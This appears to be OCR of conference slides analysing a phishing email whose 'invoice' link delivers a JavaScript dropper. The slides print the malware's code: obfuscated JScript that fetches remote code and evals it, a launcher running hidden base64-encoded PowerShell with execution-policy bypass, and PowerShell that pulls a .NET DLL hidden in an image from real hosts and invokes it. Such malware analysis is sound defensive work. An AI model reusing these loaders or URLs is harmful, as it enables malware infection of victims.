Creative but terrible phishing

Nicolas Danjon
nicolas.danjon@gandi.net
TLP:CLEAR

Can you spot the red flags ?

BESTELLEINGANG
james.chen@seawin.com.sg

Reply | Reply All | Forward | Archive | Junk | Delete | More

To feedback@gandi.net

23/05/2024 06:46

Reply to me <formacion@linksoluciones.es>

INVOICE 5231739 - Ref. 768572

Thunderbird thinks this message is Junk mail. Learn More | Not Junk

Dear Sir or Madam,

Below please find the latest invoice for your information in advance. The original document is sent with the shipped goods. Please contact the mentioned contact person in case of any questions.

Your Tracking numbers(s): UPS Express Saver / 1Z 65A 005 04 6233 5439

You can download your invoice **HERE**

Best regards
Your EVE Team

EVE Ernst Vetter GmbH
Neureutstr. 6
75210 Keltern
Germany

Fon: +49 (0)7231 9777-0
Fax: +49 (0)7231 9777-99

www.eve-rotary.com

Geschäftsführer / Managing Director: Dennis Vetter
Amtsgericht / District court Mannheim: HRB 502717
USt.-ID-Nr. / VAT-No.: DE 192 465 622
Sitz / Based in: Keltern


E-Mail Disclaimer:
Der Inhalt dieser E-Mail ist ausschließlich für den bezeichneten Adressaten bestimmt. Wenn Sie nicht der vorgesehene Adressat dieser E-Mail oder dessen Vertreter sein sollten, so beachten Sie bitte, dass

Let’s dive into it !

HERE = https://babaszepsegverseny.hu/INVOICE.js

“It is very dangerous, but I will still do it !”

WTF ?



```
var haplanto = [];

function oratoriano(abacateiro)
{
    if (!abacateiro)
        return
    haplanto.oratoriano(p)
    annona
    return p
}

function pecunia(str) {
    return str.split("").reverse().join("");
}
```

```
var cristel = new ActiveXObject("MSXML2.XMLHTTP");
var corripo = pecunia("X1GMM/d/ee.etsap//:sptth");
cristel.open("GET", corripo, false);
cristel.send();

var focinho = "";
if (cristel.status === 200) {
    focinho = cristel.responseText;
}

function cortonomia(colleccionista)
{
    eval(colleccionista);
}
cortonomia(focinho);
```

```
cristel = null;
function hypotheca()
{
    if (haplanto.convosco === 0)
        return null
    var abacateiro = haplanto.hypotheca()
    mantelado
    return abacateiro
}

function pluviometria()
{
    if (haplanto.convosco === 0)
        return null
    return haplanto[haplanto.convosco-1]
}
```

Follow the link

echo "X1GMM/d/ee.etsap//:sptth" | rev

https://paste.ee/d/MMG1X

Junk Code

```
// PSK NameSpace's
var pskNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemakeywords";
var psk11Ns = "http://schemas.microsoft.com/windows/2013/05/printing/printschemakeywordsv11";
var psk12Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemakeywordsv12";

// psf NameSpace's
var psf2Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemaframework2";
var psfNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemaframework";

// XML Schema NameSpace's
var xsiNs = "http://www.w3.org/2001/XMLSchema-instance";
var xsdNs = "http://www.w3.org/2001/XMLSchema";

// PDF driver NameSpace
var pdfNs = "http://schemas.microsoft.com/windows/2015/02/printing/printschemakeywords/microsoftprinttopdf";


function completePrintCapabilities(printTicket, scriptContext, printCapabilities) {
    /// <param name="printTicket" type="IPrintSchemaTicket" mayBeNull="true">
    ///     If not 'null', the print ticket's settings are used to customize the print capabilities.
    /// </param>
    /// <param name="scriptContext" type="IPrinterScriptContext">
    ///     Script context object.
    /// </param>
    /// <param name="printCapabilities" type="IPrintSchemaCapabilities">
    ///     Print capabilities object to be customized.
    /// </param>

    // Get PrintCapabilites XML node
    var xmlCapabilities = printCapabilities.XmlNode;

    var rootCapabilities;
    // Set Standard namespaces with prefixes
    SetStandardNameSpaces(xmlCapabilities);

    rootCapabilities = xmlCapabilities.selectSingleNode("psf:PrintCapabilities");

    if (rootCapabilities != null) {
        var pdcConfig = scriptContext.QueueProperties.GetReadStreamAsXML("PrintDeviceCapabilities");
        SetStandardNameSpaces(pdcConfig);

        // Get PDC root XML Node
        var pdcRoot = pdcConfig.selectSingleNode("psf2:PrintDeviceCapabilities");
        // Get all ParameterDef nodes in PDC
        var parameterDefs = pdcRoot.selectNodes("*[@psf2:psftype='ParameterDef']");
        // Get prefix for PDF namespace
        var pdfNsPrefix = getPrefixForNamespace(xmlCapabilities, pdfNs);

        // Convert PDC ParameterDefs Nodes to PrintCapabilites ParameterDefs Nodes
        for (var defCount = 0; defCount < parameterDefs.length; defCount++) {
            var pdcParameterDef = parameterDefs[defCount];
            var capabilitiesParamDef = CreateCapabilitiesParamDefFromPDC(pdcParameterDef, pdfNsPrefix, printCapabilities);
            rootCapabilities.appendChild(capabilitiesParamDef);
        }
    }
}

```


Well...


```
try {
    var junho =
"ZnVuY3Rpb24gRG93bmxvYWREYXRhRnJvbUxpbmtzIHsgcGFyYW0gKFtzdHJpbmdbXV0kbGlua3MpICR3ZWJDbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlbS5
OZXQuV2ViQ2xpZW50OyAkZG93bmxvYWRlZERhdGEgPSBAKCk7ICRzaHVmZmxlZExpbmtzID0gJGxpbmtzIHwgR2V0LVJhbmRvbSAtQ291bnQgJGxpbmtzLk
xlbmd0aDsgZm9yZWFjaCAoJGxpbmsgaW4gJHNodWZmbGVkTGlua3MpIHsgdHJ5IHsgJGRvd25sb2FkZWREYXRhICs9ICR3ZWJDbGllbnQuRG93bmxvYWREY
XRhKCRsaW5rKSB9IGNhdGNoIHsgY29udGludWUgfSB9OyByZXR1cm4gJGRvd25sb2FkZWREYXRhIH07ICRsaW5rcyA9IEAoJ2h0dHBzOi8vdXBsb2FkZGVpb
WFnZW5zLmNvbS5ici9pbWFnZXMvMDA0Lzc3My84MTIvb3JpZ2luYWwvanVuaW5nPzE3MTM4ODI3NzgnLCAnaHR0cHM6Ly91cGxvYWRkZWItYWdlbnMuY2
9tLmJyL2ltYWdlcy8wMDQvNzczLzgxMi9vcmlnaW5hbC9qcy5qcGc/
MTcxMzg4Mjc3OCcpOyAkaW1hZ2VCeXRlcyA9IERvd25sb2FkRGF0YUZyb21NaW5rcyAkbGlua3M7IGlmICg$aW1hZ2VCeXRlcyAtbmUgJG51bGwpIHsgJGltY
WdlVGV4dCA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKCRpbWFnZUI5dGVzKTsgJHN0YXJ0RmxhZyA9ICc8PEJBU0U2NF9TVEFS
VD4+JzsgJGVuZEZsYWcgPSAnPDxCQVNFNjRfRU5EPj4nOyAkc3RhcnRJbmRleCA9ICRpbWFnZVRleHQuSW5kZXhPZigkc3RhcnRGbGFnKTsgJGVuZEluZGV4ID
0gJGltYWdlVGV4dC5JbmRleE9mKCRlbmRGbGFnKTsgaWYgKCRzdGFydEluZGV4IC1nZSAwIC1hbmQgJGVuZEluZGV4IC1ndCAkc3RhcnRJbmRleCkgeyAkc3Rh
cnRJbmRleCArPSAkc3RhcnRGbGFnLkxlbmd0aDsgJGJhc2U2NEx1bmd0aCA9ICRlbmRJbmRleCAtICRzdGFydEluZGV4OyAkYmFzZTY0Q29tbWFuZCA9ICRpbW
FnZVRleHQuU3Vic3RyaW5nKCRzdGFydEluZGV4LCAkYmFzZTY0TGVuZ3RoKTsgJGNvbW1hbmRCeXRlcyA9IFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNj
RTdHJpbmcoJGJhc2U2NENvbW1hbmQpOyAkbG9hZGVkQXNzZW1ibHkgPSBbU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkKCRjb21tYW5kQnl0ZX
MpOyAkdHlwZSA9ICRsb2FkZWRBc3NlbWJseS5HZXRUeXBlKCdQUk9KRVRPQVVUT1BBQ0FPLlZCLkhvbWUnKTsgJG1ldGhvZCA9ICR0eXBlLkdldE1ldGhvZCg
nVkFJJykuSW52b2tlKCRudWxsLCBbb2JqZWN0W11dICgnd Hh0LmJiLzQzMS4wNy42MTIuNTgxLy86cHR0aCcgLCAnZGVzYXRpdmFkbycgLCAnZGVzYXRpdm
FkbycgLCAnZGVzYXRpdmFkbycsJ2pzYycsJ2Rlc2F0aXZhZG8nKSI9IQ==";
    var fronde = new ActiveXObject("WScript.Shell");
    var angulete = "$Codigo = '" + junho + "';";
    angulete += "$OWjuxd = (New-Object System.Text.UTF8Encoding).GetString([System.Convert]::FromBase64String($Codigo));";
    angulete += "powershell.exe -windowstyle hidden -executionpolicy bypass -NoProfile -command $OWjuxD";
    fronde.Run("powershell -command \"" + angulete + "\"", 0, false);
} catch (error) {

}
```

More code...


```
function DownloadDataFromLinks {
    param ([string[]]$links)
    $webClient = New-Object System.Net.WebClient;
    $downloadedData = @();
    $shuffledLinks = $links | Get-Random -Count $links.Length;
    foreach ($link in $shuffledLinks) {
        try {
            $downloadedData += $webClient.DownloadData($link)
        } catch {
            continue
        }
    };
    return $downloadedData
};
$links =
@('https://uploaddeimagens.com.br/images/004/773/812/original/js.jpg?1713882778',
'https://uploaddeimagens.com.br/images/004/773/812/original/js.jpg?1713882778');
$imageBytes = DownloadDataFromLinks $links;
if ($imageBytes -ne $null) {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
    $startFlag = '<<BASE64_START>>';
    $endFlag = '<<BASE64_END>>';
    $startIndex = $imageText.IndexOf($startFlag);
    $endIndex = $imageText.IndexOf($endFlag);
    if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
        $startIndex += $startFlag.Length;
        $base64Length = $endIndex - $startIndex;
        $base64Command = $imageText.Substring($startIndex, $base64Length);
        $commandBytes =
[System.Convert]::FromBase64String($base64Command);
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
        $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
        $method = $type.GetMethod('VAI').Invoke($null, [object[]] (
            'txt.bb/431.07.612.581//:ptth' ,
            'desativado' ,
            'desativado' ,
            'desativado',
            'jsc',
            'desativado'
        ))
    }
}
```

Nice picture !





But it looks strange...



Result

```
MZ◆◆◆◆@◆◆◆      ◆!◆L◆!This program cannot be run in DOS mode.
$PEL◆)◆◆"
          0◆◆◆+ ◆+ ,@◆◆◆+O◆+◆+
                                H◆+ H.text8◆+ ◆+ `.rsrc◆+◆+@@.reloc
                                                                  ◆+◆+@B□+HD◆◆K0(◆◆□+◆"(L
*>(L
}*0#{◆
,
(◆
  +     {
         ++brpr((
*0*(◆(
◆
,
 rEpsM
z}*◆(N
```

res.bin: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b res.bin

It’s a trap !

48 / 74

Community Score

48/74 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b

System.Management.Automation.dll

pedll assembly

Size 2.73 MB

Last Modification Date 5 days ago

DLL

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msil/msilheracles

Threat categories trojan downloader

Family labels msil msilheracles cufzt

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C5603077	Alibaba	TrojanDownloader:MSIL/Injector.5a506d42
AliCloud	Trojan[downloader]:MSIL/Injector.UIK	ALYac	Trojan.Agent.MSIL.Injector
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.MSILHeracles.D2659C
Avast	Win32:InjectorX-gen [Trj]	Avert Labs	Artemis!56115D18274B
AVG	Win32:InjectorX-gen [Trj]	Avira (no cloud)	TR/Injector.cufzt
BitDefender	Gen:Variant.MSILHeracles.157084	Bkav Pro	W32.Common.0B0C3A85
Cylance	Unsafe	DeepInstinct	MALICIOUS
Emsisoft	Gen:Variant.MSILHeracles.157084 (B)	eScan	Gen:Variant.MSILHeracles.157084

Let’s sum up

- Windows malware (DLL)
- Embeded in a picture
- Downloaded from a PowerShell script
- Downloaded from a JavaScript
- Downloaded from a JavaScrpit
- Executed in a web page
- From a link in an (phishing) e-mail


Thank you !